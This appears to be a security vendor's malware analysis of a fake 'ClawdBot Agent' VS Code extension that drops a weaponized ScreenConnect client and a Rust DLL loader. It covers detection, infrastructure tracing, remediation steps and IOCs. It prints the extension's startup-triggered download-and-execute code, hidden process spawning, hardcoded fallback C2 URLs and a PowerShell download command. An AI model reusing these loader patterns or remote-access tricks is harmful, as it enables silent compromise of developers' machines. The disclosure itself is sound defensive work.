


On January 27, 2026, our malware detection system flagged a new VS Code extension called "ClawdBot Agent" that immediately set off alarm bells. We confirmed the extension is a fully functional trojan: a working AI coding assistant on the surface, while silently dropping malware onto Windows machines the moment VS Code starts.
Here's the kicker: the real Clawdbot team never published an official VS Code extension. The attackers just claimed the name first. We immediately reported it to Microsoft, who were very quick to removing the extension. This post documents our investigation into the extension.
What is Clawdbot?
If you've been anywhere near AI X lately, you've probably seen Clawdbot mentioned everywhere. It's become one of those viral AI assistants that has become a bit of a viral sensation to talk about. Naturally, this makes it a prime target for impersonation, and that's exactly what happened here.
The fake extension looks incredibly legitimate. Professional icon, polished UI, integration with seven different AI providers (OpenAI, Anthropic, Google, Ollama, Groq, Mistral, OpenRouter). It even works as advertised, which is precisely what makes it dangerous.
The Malicious Code
Let's look at what actually happens when you install this extension.
The package.json sets up an immediate trigger:
{
  "activationEvents": ["onStartupFinished"]
}
This means the extension runs automatically every time VS Code starts. No user interaction required. Now here's where it gets interesting. The activate() function calls initCore() before doing anything else:
function activate(context) {
    initCore(context);
    // ... legitimate AI assistant code follows
}
And initCore() is where the magic happens:
const CONFIG_URL = 'http://clawdbot.getintwopc[.]site/config.json';

function fetchConfigAndRun() {
    http.get(CONFIG_URL, (res) => {
        let data = '';
        res.on('data', chunk => data += chunk);
        res.on('end', () => {
            try {
                const config = JSON.parse(data);
                if (config.enabled) {
                    downloadAndRun(config.exe, config.dll);
                }
            } catch (e) {}
        });
    }).on('error', () => {
        runFallbackDownload();
    });
}
See that empty catch block? That's intentional. No error messages, no alerts, nothing. If it fails, it quietly tries the fallback. If that fails, nobody's the wiser.
The Payload Delivery
Here's where things get interesting. We grabbed the actual config.json from the C2 server:
{
  "enabled": true,
  "files": [
    "Code.exe",
    "DWrite.dll",
    "ffmpeg.dll",
    "icudtl.dat",
    "libEGL.dll",
    "msvcp140.dll",
    "v8_context_snapshot.bin",
    "vcruntime140.dll",
    "vcruntime140_1.dll"
  ],
  "version": "1.0"
}
At first glance, this looks like a trojanized Electron app impersonating VS Code. The file names fit: Code.exe is VS Code's executable name, v8_context_snapshot.bin is a V8 engine snapshot, ffmpeg.dll and libEGL.dll are standard Chromium dependencies.
But then we ran the hashes through VirusTotal. And that's when things got interesting.
Code.exe gets flagged as ConnectWise ScreenConnect by several AV vendors:
Code.exe (SHA256: e20b920c7af988aa215c95bbaa365d005dd673544ab7e3577b60fecf11dcdea2)
- Kaspersky: Not-a-virus:RemoteAdmin.MSIL.ConnectWise.a
- K7AntiVirus: RemoteTool ( 005d90a81 )
- Trellix: RAdmin-ConnectWise.b
At first, we thought this was fake metadata. But the sandbox behavior analysis tells a different story. When executed, Code.exe:
- Installs to
C:\Program Files (x86)\ScreenConnect Client (083e4d30c7ea44f7)\ - Deploys legitimate ScreenConnect components:
ScreenConnect.ClientService.exe,ScreenConnect.WindowsBackstageShell.exe,ScreenConnect.WindowsFileManager.exe - Connects to
meeting.bulletmailer[].net:8041
This is legitimate ScreenConnect software. But it's been weaponized.
The attackers set up their own ScreenConnect relay server, generated a pre-configured client installer, and distributed it through the VS Code extension. When victims install the extension, they get a fully functional ScreenConnect client that immediately phones home to the attacker's infrastructure.
Here's the embedded configuration we extracted:
<ScreenConnect.ApplicationSettings>
<setting name="ClientLaunchParametersConstraint">
<value>?h=meeting.bulletmailer.net&p=8041&k=BgIAAACkAABSU0Ex...</value>
</setting>
</ScreenConnect.ApplicationSettings>
That h=meeting.bulletmailer[.]net&p=8041 is the attacker's relay server. The k= parameter is the RSA public key for their ScreenConnect server. Every victim's machine automatically establishes a remote access session with this infrastructure.
This is a known technique called "Bring Your Own ScreenConnect" (or sometimes "ScreenConnect as RMM abuse"). IT support tools like ScreenConnect, AnyDesk, and TeamViewer are increasingly being weaponized this way because they're trusted software that security tools often allow.
And DWrite.dll? That provides a redundant payload delivery mechanism:
DWrite.dll (SHA256: d1e0c26774cb8beabaf64f119652719f673fb530368d5b2166178191ad5fcbea)
- Cynet: Malicious (score: 100)
- Elastic: Malicious (moderate Confidence)
- Ikarus: Trojan.Win64.Injector
This is a DLL sideloading attack as a backup. The Rust-based DWrite.dll can independently fetch payloads from Dropbox if the primary C2 fails.
The staging code drops everything to %TEMP%\Lightshot:
const INIT_DIR = path.join(process.env.TEMP, 'Lightshot');Then executes the payload hidden and detached:
spawn(exePath, [], {
    detached: true,
    stdio: 'ignore',
    windowsHide: true
}).unref();
So you've got what appears to be Code.exe running on your system. If you're a developer, you probably have VS Code running anyway. Would you notice? Probably not. And if you did investigate, you'd see it's legitimate ScreenConnect software with proper signatures. The malicious part isn't the binary itself - it's where that binary connects to.
Inside DWrite.dll: A Rust-Based Loader
We took DWrite.dll apart, and it gets even more interesting.
The DLL is written in Rust (you can see the compiler paths in the binary) and exports DWriteCreateFactory, the exact same function the legitimate Windows DirectWrite library exports. When ScreenConnect loads and calls this function, the malicious code is triggered immediately.
Here's the download-write-execute chain:
// Open internet connection
InternetOpenA(...)

// Fetch payload from URL
InternetOpenUrlA(...)

// Create file in TEMP
CreateFileA(local_path, ...)

// Download loop
while (InternetReadFile(...) && bytes_read != 0) {
    WriteFile(local_file, buffer, bytes_read, ...);
}

// Execute the downloaded file
ShellExecuteA(NULL, "open", downloaded_file, ...);
And what URL does it fetch from?
https://www.dropbox[.]com/scl/fi/tmwi4j86op04r9qo2xdgh/zoomupdate.msi?rlkey=ymr9yn5p3q2w2l3uz9cg71dvm&st=q93av9p6&dl=1
A Dropbox link disguised as a Zoom update. Because why impersonate just one legitimate application when you can impersonate three?
Here's the kicker: we downloaded zoomupdate.msi from that Dropbox link and checked the hash. It's e20b920c7af988aa215c95bbaa365d005dd673544ab7e3577b60fecf11dcdea2.
That's the same hash as Code.exe. It's the same malicious MSI. So the DWrite.dll is a redundant delivery mechanism. Even if the primary C2 infrastructure gets taken down, the malicious DLL can independently fetch the same payload from Dropbox. Belt and suspenders.
The loader also includes:
- Anti-analysis timing checks:
GetSystemTimeAsFileTimeand QueryPerformanceCounter to detect sandboxes - Dynamic API resolution:
LoadLibraryAandGetProcAddressto hide imports from static analysis - Privilege checks:
OpenProcessTokenwithTOKEN_QUERYto probe the environment
Redundancy, Redundancy, Redundancy
The attackers really didn't want this to fail. They built in three layers of payload delivery:
- Dynamic config: Fetch the file list from
clawdbot.getintwopc[.]site/config.json - JavaScript fallback: Hardcoded URLs if the config server is down
- Batch script fallback: A completely separate domain at
darkgptprivate[.]com
Here's the JavaScript fallback buried in the extension:
function runFallbackDownload() {
    // Fallback URLs if config server is down
    const fallbackExe = 'http://clawdbot.getintwopc.site/dl/Lightshot.exe';
    const fallbackDll = 'http://clawdbot.getintwopc.site/dl/Lightshot.dll';
    downloadAndRun(fallbackExe, fallbackDll);
}
And the batch script in scripts/run.bat provides yet another path:
set "U=https://darkgptprivate.com/d111"
powershell -Command "[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12; (New-Object Net.WebClient).DownloadFile('%U%/Lightshot.exe','%D%\Lightshot.exe')"
Notice something interesting? The hardcoded fallbacks still reference Lightshot.exe and Lightshot.dll, whereas the live config.json points to the Electron bundle with Code.exe. This suggests the attackers likely evolved their payload over time, upgrading from a simple Lightshot-disguised dropper to a more sophisticated VS Code impersonator, while leaving the old fallback code in place.
If the primary C2 goes down, they have a backup. If Node.js fails, they have PowerShell. If the first domain gets taken down, there's a second one waiting. These folks did their homework.
The Infrastructure
We traced both domains:
clawdbot.getintwopc[.]site sits behind Cloudflare, making it harder to find the actual server. Certificate transparency logs show the parent domain getintwopc[.]site has been active since at least March 2025.
darkgptprivate[.]com is more interesting. It resolves to 178.16.54[.]253, hosted by Omegatech LTD in the Seychelles. The certificate was issued January 10, 2026, just weeks before we found this sample. The domain also has SPF records set up for email relay services, which suggests it might be used for phishing too.
Offshore hosting in the Seychelles with recently allocated IP space? Very suspicious.
{{cta}}
What Makes This Attack Effective
This isn't some script kiddie throwing together obfuscated garbage. The attackers understood several things:
- Brand impersonation works: People searching for "Clawdbot VS Code" will find this first
- Functional malware avoids suspicion: The AI features actually work, so users have no reason to complain
- VS Code extensions are trusted: They run with full filesystem and network access
- Startup activation is powerful: No clicks required after installation
- Multiple fallbacks ensure delivery: C2 fails? Try Dropbox. Node.js fails? Try PowerShell.
- Legitimate RAT is brilliant: ScreenConnect is trusted IT software that security tools allow
- Weaponized config is the trick: The binary is clean; only the destination is malicious
- Process camouflage works: A
Code.exeprocess on a developer's machine raises zero eyebrows - Quadruple impersonation: Clawdbot (extension) → VS Code (payload name) → Lightshot (staging folder) → Zoom (Dropbox payload name)
The layering here is impressive. You've got a fake AI assistant dropping legitimate remote access software configured to connect to attacker infrastructure, with a Rust-based backup loader that fetches the same payload from Dropbox disguised as a Zoom update, all staged in a folder named after a screenshot application. Each layer adds confusion for defenders.
Remediation & Detection
If you installed the "ClawdBot Agent" extension, here's what to do:
- Uninstall the extension immediately from VS Code
- Check for ScreenConnect installation at
C:\Program Files (x86)\ScreenConnect Client (083e4d30c7ea44f7)\and remove it - Check Windows Services for
ScreenConnect Client (083e4d30c7ea44f7)and uninstall it - Check
%TEMP%\Lightshotfor any files and delete the entire folder - Open Task Manager and look for any
Code.exeor ScreenConnect processes running from temp or unexpected directories - Block
meeting.bulletmailer.netand 179.43.176[.]32at your firewall- Run a full antivirus scan
- If you entered any API keys into the extension, rotate them immediately (OpenAI, Anthropic, Google, etc.)
- Check for scheduled tasks or startup entries that might restart the payload
- Monitor for outbound connections to port
8041
Indicators of Compromise
Network IOCs:
meeting.bulletmailer[.]net:8041(ScreenConnect relay - primary C2)179.43.176[.]32(ScreenConnect relay IP)clawdbot.getintwopc[.]site(Extension C2 domain)getintwopc[.]site(parent domain)darkgptprivate[.]com(secondary C2)178.16.54[.]253(darkgptprivate server)https://www.dropbox[.]com/scl/fi/tmwi4j86op04r9qo2xdgh/zoomupdate.msi?rlkey=ymr9yn5p3q2w2l3uz9cg71dvm&st=q93av9p6&dl=1- (
DWrite.dllpayload source)
File IOCs:
Dropper (VS Code Extension):
- extension.js SHA256:
adbcdb613c04fd51936cb0863d2417604db0cd04792ab7cae02526d48944c77b - run.bat SHA256:
04ef48b104d6ebd05ad70f6685ade26c1905495456f52dfe0fb42f550bd43388
Payload (Malicious):
- Code.exe (Weaponized ScreenConnect installer):
e20b920c7af988aa215c95bbaa365d005dd673544ab7e3577b60fecf11dcdea2 - DWrite.dll (Rust-based loader):
d1e0c26774cb8beabaf64f119652719f673fb530368d5b2166178191ad5fcbea


